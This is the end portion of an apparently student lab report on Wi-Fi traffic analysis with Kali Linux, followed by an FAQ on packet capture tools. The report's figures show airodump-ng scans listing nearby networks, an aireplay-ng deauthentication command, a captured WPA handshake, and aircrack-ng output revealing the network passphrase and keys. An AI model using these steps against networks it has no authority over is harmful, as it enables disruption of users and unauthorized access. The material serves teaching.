
```
    [00:00:00] 391/470 keys tested (1323.97 k/s)

    Time left: 0 seconds                                      83.19%

                          KEY FOUND! [ Greenfield ]


    Master Key     : 11 C8 0C A1 44 06 09 4D DC 5E 23 38 BF 79 90 46
                     76 10 D6 25 A4 39 B2 14 E9 8E FB E1 4C D1 54 8C

    Transient Key  : 8F 0D 4C 1B FF 29 4F 35 74 35 18 4F A6 61 FD 15
                     9F B8 E3 2F 06 C0 7C 80 28 C3 3B 6A 5B 92 99 5B
                     14 0E F4 28 D1 53 D2 DB F6 78 D9 C0 6F 15 09 DA
                     9C 29 31 C4 08 C0 51 AE AE 24 3D EF 7E 82 4B E5

    EAPOL HMAC     : FC 46 73 D7 74 45 64 FD 11 0E 15 6C 0C 2F 14 A7


──(root㉿kali)-[~]
─#
```

Figure 5: Wifi Password Key Found




```
CH  1 ][ Elapsed: 30 s ][ 2023-11-26 11:56 ][ WPA handshake: 8C:A3:99:F2:C5:99

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

8C:A3:99:F2:C5:99  -55 100      252      512   42   1  130   WPA2 CCMP   PSK  ScreaM

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

8C:A3:99:F2:C5:99  2A:68:6D:D4:6E:6A   -1    1e- 0      0        1
8C:A3:99:F2:C5:99  B0:73:9C:96:C8:CC  -41   24e-24e     7     3031  EAPOL
8C:A3:99:F2:C5:99  B0:A7:B9:58:30:14   -1   24e- 0      0        8
8C:A3:99:F2:C5:99  F2:76:EC:A1:E3:B4  -42    1e- 6e    11      166
8C:A3:99:F2:C5:99  8A:F5:A5:55:BC:06  -94    1e- 1e    62       83
8C:A3:99:F2:C5:99  80:D2:1D:C6:AE:27   -6    1e-11    602      927
Quitting ...

──(root㉿kali)-[~]
─# wireshark capture5.cap

──(root㉿kali)-[~]
─# wireshark capture5.cap

──(root㉿kali)-[~]
─#
```

Figure 6: WPA handshake captured!




```
No.     Time      Source                  Destination             Protocol  Length Info
      4 0.000931  AzureWav_c6:ae:27       Serverco_f2:c5:98       802.11    24 Null function (No data), SN=4, FN=0, Flags=...P...T
      5 0.000940                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
      6 0.000943  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=...P....
      7 0.000945                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
      8 0.000953  AzureWav_c6:ae:27       Serverco_f2:c5:98       802.11    24 Null function (No data), SN=5, FN=0, Flags=.......T
      9 0.000956                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
     10 0.000959                          2a:68:6d:d4:6e:6a (…    802.11    10 Acknowledgement, Flags=........
     11 0.000972  AzureWav_c6:ae:27       Serverco_f2:c5:98       802.11    24 Null function (No data), SN=6, FN=0, Flags=...P...T
     12 0.000977                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
     13 0.000985  AzureWav_c6:ae:27       Serverco_f2:c5:98       802.11    24 Null function (No data), SN=7, FN=0, Flags=.......T
     14 0.000989                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
     15 0.000998                          86:90:d5:f3:25:34 (…    802.11    10 Acknowledgement, Flags=........
     16 0.001003                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
     17 0.001006  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=........
     18 0.001009                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     19 0.001011  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=........
     20 0.001013                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     21 0.001015                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     22 0.001017  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=........
     23 0.001019                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     24 0.001021  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=........
     25 0.001023                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     26 0.001025                          8a:f5:a5:55:bc:06 (…    802.11    10 Acknowledgement, Flags=........
     27 0.001028  Serverco_f2:c5:98 (…    8a:f5:a5:55:bc:06 (…    802.11    16 Request-to-send, Flags=........
     28 0.001030  Serverco_f2:c5:98 (…    8a:f5:a5:55:bc:06 (…    802.11    16 Request-to-send, Flags=........
     29 0.001032                          8a:f5:a5:55:bc:06 (…    802.11    10 Acknowledgement, Flags=........
     30 0.001034  AzureWav_c6:ae:27 (…    Serverco_f2:c5:98 (…    802.11    16 Request-to-send, Flags=........
     31 0.001036                          AzureWav_c6:ae:27 (…    802.11    10 Clear-to-send, Flags=........
     32 0.001038                          Serverco_f2:c5:98 (…    802.11    10 Clear-to-send, Flags=........
     33 0.001042                          Serverco_f2:c5:98 (…    802.11    10 Clear-to-send, Flags=........
     34 0.001044                          Serverco_f2:c5:98 (…    802.11    10 Clear-to-send, Flags=........
     35 0.002397  AzureWav_c6:ae:27       Serverco_f2:c5:98       802.11    24 Null function (No data), SN=8, FN=0, Flags=...P...T
     36 0.004410                          AzureWav_c6:ae:27 (…    802.11    10 Acknowledgement, Flags=........
     37 0.014341                          Serverco_f2:c5:98 (…    802.11    10 Clear-to-send, Flags=........
     38 0.033385                          Serverco_f2:c5:98 (…    802.11    10 Clear-to-send, Flags=........
▸ Frame 12: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
0000  d4 00 00 00 80 d2 1d c6  ae 27                      .........'
```

Figure 7: Wi-Fi traffic capturing using Wireshark.




```
┌──(root㉿kali)-[~]
└─# airodump-ng wlan0
```

Figure 8: 802.11 frame capture in progress.




```
 CH 10 ][ Elapsed: 6 s ][ 2023-11-26 11:54

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 62:BD:2C:C9:89:09  -82        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 5E:8C:30:40:02:F5  -84        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 AC:15:A2:DA:13:3D  -82        4        0    0  10  270   WPA2 CCMP   PSK  Sai
 40:33:06:96:04:59  -78        3        0    0   9  130   WPA2 CCMP   PSK  TSBB-39D4
 C0:06:C3:D0:56:5A  -82        4        0    0   2  270   WPA2 CCMP   PSK  Tanish2
 54:37:BB:29:85:09  -79        4        0    0  11  130   WPA2 CCMP   PSK  Patwardhan
 56:37:BB:49:85:09  -79        9        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 1C:EF:03:32:70:E7  -78        4        0    0   8  130   WPA2 CCMP   PSK  Savaji Biryani-2.4G
 60:E3:27:92:76:E4  -79        5        1    0   6  135   WPA2 CCMP   PSK  PMPL
 30:4F:75:30:DF:B8  -83        4        0    0   6  270   WPA2 CCMP   PSK  Airtel_9011719329
 B4:A7:C6:10:C9:F1  -65       14        3    1   6  130   WPA2 CCMP   PSK  Airtel_shub_4784
 F0:ED:B8:FA:53:58   -1        0        0    0   1   -1                    <length:  0>
 D8:0D:17:3D:28:0A  -83        2        0    0   1  270   WPA2 CCMP   PSK  BBCKOTHRUD
 F0:B4:D2:64:07:57  -71       15        0    0   1  270   WPA2 CCMP   PSK  DIR-615-0756
 10:55:E4:C7:B0:45  -75       16        0    0   1  130   WPA2 CCMP   PSK  Skyworth_3619D8
 90:9A:4A:02:ED:FA  -70       15        0    0   3  270   WPA2 CCMP   PSK  Metor2.4
 8C:A3:99:F2:C5:99  -69       16        6    0   1  130   WPA2 CCMP   PSK  ScreaM
 30:4F:75:7C:11:D8  -75        6        0    0  10  270   WPA2 CCMP   PSK  Airtel_weeknd
 E6:DA:DF:C6:73:29  -81        2        0    0  11  130   WPA2 CCMP   PSK  <length:  0>
 60:BD:2C:89:89:09  -78        6        0    0  11  130   WPA2 CCMP   PSK  Airtel_pran_4514

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

Quitting ...
```

Figure 9: Wi-Fi network scan results.




```
Quitting ...

┌──(root㉿kali)-[~]
└─# airodump-ng --bssid  8C:A3:99:F2:C5:99 -c 1 -w capture
```

Figure 10: Preparing to capture Wi-Fi traffic.



```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 5 -a 9E:0D:FE:6D:D7:09 -c 12:70:9D:DF:49:B8 wlan0
```

Figure 11: A command-line window executing the aireplay-ng-death tool to deauthenticate clients from a Wi-Fi network.



```
 CH  1 ][ Elapsed: 12 s ][ 2023-11-26 11:55

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 8C:A3:99:F2:C5:99  -61   0       95       92    2   1  130   WPA2 CCMP   PSK  ScreaM

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 8C:A3:99:F2:C5:99  B0:73:9C:96:C8:CC  -43   24e-24e    1       42
 8C:A3:99:F2:C5:99  BA:F5:A5:55:BC:06  -94    1e- 1e    0       98
 8C:A3:99:F2:C5:99  F2:76:EC:A1:E3:B4  -43    0 - 6e    0       67
 8C:A3:99:F2:C5:99  B0:A7:B9:58:30:14   -1    6e- 0     0        7
 8C:A3:99:F2:C5:99  80:D2:1D:C6:AE:27   -6    1e-11     3      351
Quitting ...

┌──(root㉿kali)-[~]
└─# 
```

Figure 12: Wi-Fi network scan results on a Kali Linux system.

6 Conclusion

Thus, the installation and configuration of Any Wifi Traffic Analyser Tool was successfully done. We installed Wireshark, captured packets and analysed them.

7 FAQ

1. *List the different open source tool to capture packet. Also, write its features.*

   Packet Capture Tools:

   - *Wireshark:*
     - **Features:** Wireshark is a widely-used open-source packet analyzer. It allows real-time packet capture and display.
     - **Additional Features:** Protocol analysis, deep inspection of hundreds of protocols, live capture, and offline analysis.
     - **Reference:** [1]
   - *Tshark:*
     - **Features:** Tshark is the command-line version of Wireshark. It offers similar features for packet capture and analysis.
     - **Additional Features:** Scriptable using Lua, supports various capture file formats.
     - **Reference:** [2]
   - *Tcpdump:*
     - **Features:** Tcpdump is a command-line packet analyzer for Unix-like systems.
     - **Additional Features:** Filters for specific protocols, customizable output formats.

  - **Reference:** [3]

2. *Which mode NIC uses for Ethereal/packet sniffing?*

   NIC Modes for Ethereal/Packet Sniffing: NIC primarily uses the *Promiscuous Mode* for Ethereal/packet sniffing. In this mode, the NIC captures all traffic on the network, regardless of the destination address.

3. *Which wireshark filter can be used to monitor outgoing packets from a specific system on the network?*

   Wireshark Filter for Monitoring Outgoing Packets: To monitor outgoing packets from a specific system on the network using Wireshark, you can use the following filter:

   ```
   ip.src == <source_IP_address>
   ```

   Replace `<source_IP_address>` with the actual IP address of the system you want to monitor.

References

[1] Wireshark.
Website: https://www.wireshark.org/

[2] Tshark.
Website: https://www.wireshark.org/docs/man-pages/tshark.html

[3] Tcpdump.
Website: https://www.tcpdump.org/

[4] AirCrack-ng.
Website: https://www.aircrack-ng.org/

[5] AirSnort.
Website: https://sourceforge.net/projects/airsnort/